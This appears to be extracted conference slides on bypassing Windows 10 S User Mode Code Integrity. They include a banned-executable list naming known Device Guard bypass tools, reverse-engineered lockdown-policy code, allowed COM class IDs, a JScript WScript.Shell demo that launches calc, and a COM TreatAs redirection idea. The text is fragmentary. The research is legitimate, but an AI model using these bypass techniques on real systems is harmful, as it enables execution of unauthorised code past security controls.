




Recycle Bin

# New and Improved UMCI

Same old bugs

*James Forshaw @tiraniddo*



Type here to search




Windows RT (8/8.1)  
introduced **User  
Mode Code Integrity  
(UMCI)** on ARM  
based laptops.



# Introducing Windows 10 S

Streamlined for security and superior performance.



## Microsoft-verified security

Your applications are delivered via the Microsoft Store ensuring Microsoft-verified security and integrity. Microsoft Edge is your default browser since it's more secure than Chrome or Firefox.<sup>1</sup> Windows Defender Antivirus and all ongoing security features of Windows 10 are included.

<sup>1</sup> Sure it is...



Recycle Bin

For security and performance, this mode of Windows  
only runs verified apps from the Store

This helps protect your PC and keep it running smoothly.

C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe

Still want to run this unverified app?  
[See how](#)

Close



Type here to search



# Test your Windows app for Windows 10 S

📅 05/11/2017 • ⌚ 3 minutes to read • Contributors 

You can test your Windows app to ensure that it will operate correctly on devices that run Windows 10 S. In fact, if you plan to publish your app to the Microsoft Store, you must do this because it is a store requirement. To test your app, you can apply a Device Guard Code Integrity policy on a device that is running Windows 10 Pro.

## Note

The device on which you apply the Device Guard Code Integrity policy must be running Windows 10 Creators Edition (10.0; Build 15063) or later.

Also Windows 10S now available from MSDN or as an installer for Pro/Education SKUs

# GOALS

Drop and Run

Only Built-in  
Applications


No Memory  
Corruption

Arbitrary  
Code  
Execution

Non-Admin  
Account Only

Persistence  
over Reboots

# UMCI Architecture Overview (Super Simplified)





File Explorer window showing the contents of the EFI directory. The address bar indicates the path: This PC > Local Disk (C:) > Windows > Boot > EFI. The search bar contains "Search EFI".

The left sidebar shows navigation options: Quick access, OneDrive, This PC (selected), and Network.

The main pane displays a list of files and folders. A red arrow points to the file "winsipolicy.p7b", which is highlighted in blue. A red text label "System Integrity Policy" is positioned next to the arrow.

Name	Date modified	Type	Size
tr-TR	3/18/2017 2:03 PM	File folder	
uk-UA	3/18/2017 2:03 PM	File folder	
zh-CN	3/18/2017 2:03 PM	File folder	
zh-TW	3/18/2017 2:03 PM	File folder	
boot.stl	3/18/2017 1:57 PM	3D Object	5 KB
bootmgfw.efi	7/10/2017 10:37 P...	EFI File	1,196 KB
bootmgr.efi	7/10/2017 10:37 P...	EFI File	1,182 KB
bootspaces.dll	3/18/2017 1:57 PM	Application extension	113 KB
memtest.efi	7/10/2017 10:37 P...	EFI File	1,032 KB
updaterevokesipolicy.p...	3/18/2017 1:57 PM	PKCS #7 Certificates	5 KB
winsipolicy.p7b	7/10/2017 10:37 P...	PKCS #7 Certificates	7 KB

43 items | 1 item selected | 6.38 KB





mattifestation / CIPolicyParser.ps1

Last active 2 months ago • [Report gist](#)

★ Star

9

🍴 Fork

6

↔ Code

🔑 Revisions 3

★ Stars 9

🍴 Forks 6

Embed ▾

<script src="https://gist."



Download ZIP

Functions to recover information from binary Device Guard Code Integrity policies.

🔑 CIPolicyParser.ps1


Raw

```
1 # Ensure System.Security assembly is loaded.
2 Add-Type -AssemblyName System.Security
3
4 function ConvertTo-CIPolicy {
5     <#
6     .SYNOPSIS
7
```

```
PS> ConvertTo-CIPolicy winsipolicy.p7b output.xml
```

<https://gist.github.com/mattifestation/92e545bf1ee5b68eeb71d254cec2f78e>

```
<Rule>
  <Option>Enabled:UMCI</Option>
</Rule>
<Rule>
  <Option>Enabled:Advanced Boot Options Menu</Option>
</Rule>
<Rule>
  <Option>Required:Enforce Store Applications</Option>
</Rule>
<Rule>
  <Option>Enabled:Conditional Windows Lockdown Policy</Option>
</Rule>
```



UMCI Enforced

We can access boot menu.

No sideloading Store applications

| <b><i>Allowed Root Certificate</i></b> | <b><i>Enhanced Key Usage (EKU)</i></b> |
|--|--|
| Microsoft Product Root 2010            | Windows System Component Verification  |
| Microsoft Product Root 2011            | Windows System Component Verification  |
| Microsoft DRM Root 2005                | None                                   |
| Microsoft MarketPlace PCA 2011         | Windows Store                          |
| Microsoft Product Root 2010 RT         | Windows RT Verification                |

↑  
Certificate must  
be in the signature  
chain.

↑  
EKU should be on  
direct signing  
certificate

| <b><i>Banned Executable Original Filename</i></b> | <b><i>Category</i></b>                 |
|---|--|
| cdb.exe, kd.exe, ntsd.exe, windbg.exe             | Microsoft Debuggers                    |
| msbuild.exe, csi.exe, fsi.exe, dnx.exe            | Known Device Guard bypasses            |
| bash.exe  | Windows Subsystem for Linux Entrypoint |
| cmd.exe, cscript.exe, wscript.exe                 | Script Interpreters                    |
| reg.exe, regedit.exe, regedt32.exe                | Registry editing tools                 |
| wbemtest.exe, wmic.exe                            | WMI Tools                              |
| mshta.exe   | HTML Applications                      |
| powershell.exe, powershell_ise.exe                | PowerShell Hosts                       |

# Bypassing WLDP



C:\Users\admin\Desktop\test.html



C:\Users\admin\Desktop\tes...



# Hello

Running in Local  
Machine Zone

Click through to  
run script content

Internet Explorer restricted this webpage from running scripts or ActiveX controls.

Allow blocked content



?

CANAPE Core Library Documentation

—□×

Hide

Locate

Back

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Stop

Refresh

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Print

Options

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Welcome

Changelog

⊕ Tutorials

⊕ API Reference


▢ Collapse All

▢ Code: All

CANAPE Core Library Documentation

Welcome

[See Also](#) [Send Feedback](#)



# Canape

011000110110000101101110011000010111 000001100101

Welcome to CANAPE an arbitrary network protocol analyser and exploitation utility. This help file provides a basic overview of the main functions CANAPE and also includes documentation on the internal APIs that you can use to process your network traffic.

For the latest version of CANAPE and more information visit [here](#)


▢ See Also

**Other Resources**

[Tutorials](#)


[API Reference](#)





```
<script>
try {
  var o = new ActiveXObject("WScript.Shell");
  o.Exec("calc");
} catch(e) {
  alert("Error: " + e.message);
}
</script>
```

```
<script>  
try {  
  var o  
  o.Exec  
} catch  
  alert  
}  
</scrip
```





**Oddvar Moe [MVP]**

@Oddvarmoe

CVE 2017-8625 is out. Me proud? Oh yeah!  
Lifetime goal achieved.  
[portal.msrc.microsoft.com/en-us/security](https://portal.msrc.microsoft.com/en-us/security) ... -  
#MyFirstCVE #DeviceGuardBypass  
@enigma0x3

|  |               |  |
|--|---------------|--|
|  | CVE-2017-8625 | Azure Security Response Team   |
|  | CVE-2017-8624 | Jaanus Kp Clarified Security working with Trend Micro's Zero Initiative  |
|  | CVE-2017-8625 | <ul style="list-style-type: none"> <li>Matt Nelson (@enigma0x3) of SpecterOps</li> <li>Oddvar Moe (@oddvarmoe) working for Advania AS</li> </ul> |
|  | CVE-2017-8633 | Thomas Vanhoutte working with Trend Micro's Zero Day Initiative  |
|  | CVE-2017-8634 | Hao Linan of Qihoo 360 Vulcan Team   |
|  | CVE-2017-8625 | Lekibert of Google Project Zero  |


6:09 PM - 8 Aug 2017



**Matt Nelson**

@enigma0x3

[Blog] UMCI vs Internet Explorer: Exploring CVE-2017-8625



**UMCI vs Internet Explorer: Exploring CVE-2017-8625 – Posts By SpecterOps ...**

In the recent months, I have spent some time digging into Device Guard and how User Mode Code Integrity (UMCI) is implemented. If you aren...  
[posts.specterops.io](https://posts.specterops.io)

4:33 PM - 24 Aug 2017

```
void CScriptCollection::InitWldp() {  
    WLDAP_HOST_INFORMATION host;  
    host.dwRevision = WLDAP_HOST_INFORMATION_REVISION;  
    host.dwHostId = WLDAP_HOST_ID_IE;  
    DWORD lockdown_state;  
    WldpGetLockdownPolicy(&host, &lockdown_state, 0);  
  
    if (lockdown_state & UMCIENFORCE_FLAG) {  
        this->Flags |= ENABLE_WLDAP_LOCKDOWN;  
    }  
    return S_OK;  
}
```

Get WLDAP Lockdown Policy

If UMCI enforced then set flag.

```
HRESULT WldpGetLockdownPolicy(PWLDP_HOST_INFORMATION pHost,  
                               PDWORD pdwLockdownState,  
                               DWORD dwFlags) {  
    if (g_dwLockdownPolicy & UMCIENFORCE_FLAG) {  
        if (!pHost->szSource) {  
            *pdwLockdownState = g_dwLockdownPolicy;  
        } else if (g_dwLockdownPolicy & UMCIEXCLUSION_PATHS_ENABLED &&  
                   IsPathInExclusionList(pHost->szSource)) {  
            *pdwLockdownState = 0;  
        } else {  
            // Check signature to determine lockdown policy.  
        }  
    }  
}
```

If no source file  
use global policy


If exclusion paths  
enabled check path

```
#define WLDP_MASK (UMCIENFORCE_FLAG | \
                  UMCIAUDIT_FLAG | \
                  UMCIEXCLUSION_PATHS_ENABLED) \
```

```
HRESULT RetrieveGlobalData() {
    SYSTEM_CODE_INTEGRITY_INFORMATION CIInfo;
    NtQuerySystemInformation(SystemCodeIntegrityInformation, &CIInfo);
    g_dwLockdownPolicy = CIInfo.Options & WLDP_MASK;

    if (g_dwLockdownPolicy & UMCIEXCLUSION_PATHS_ENABLED)
        // Load exclusion paths from registry.
}
```

Not a lot of chance of  
hijacking call to NTDLL





```
HRESULT CScriptCollection::IsClassAllowed(REFCLSID Clsid,  
                                           PBOOL Allowed) {
```

```
    if ((this->Flags & ENABLE_WLDP_LOCKDOWN) == 0) {
```

```
        Allowed = TRUE;
```

```
        return S_OK;
```

```
    }
```

If no flag then always allowed  
(subject to standard MSHTML zone policy)

```
    WLDP_HOST_INFORMATION host;
```

```
    host.dwRevision = WLDP_HOST_INFORMATION_REVISION;
```

```
    host.dwHostId = WLDP_HOST_ID_IE;
```


```
    return WldpIsClassInApprovedList(Clsid, &host, Allowed, 0);
```

```
}
```

Check if CLSID is allowed

| <b><i>Hardcoded Allowed CLSID</i></b>  | <b><i>Registered COM Server</i></b> |
|--|-------------------------------------|
| {ee09b103-97e0-11cf-978f-00a02463e06f} | Scripting.Dictionary                |
| {0d43fe01-f093-11cf-8940-00a0c9054228} | FileSystem Object                   |
| {3f4daca4-160d-11d2-a8e9-00104b365c9f} | VBScript Regular Expression         |
| {70b46225-c474-4852-bb81-48e0d36f9a5a} | None                                |
| {1d68f3c0-b5f8-4abd-806a-7bc57cdce35a} | None                                |
| {9f3d4048-6028-4c5b-a92d-01bc977af600} | None                                |
| {e72cbabf-8e48-4d27-b14e-1f347f6ec71a} | None                                |
| {5850ba6f-ce72-46d4-a29b-0d3d9f08cc0b} | None                                |

# Creating a COM Object in MSHTML/JScript



# Redirect COM Object Creation

## TreatAs

Specifies the CLSID of a class that can emulate the current class.

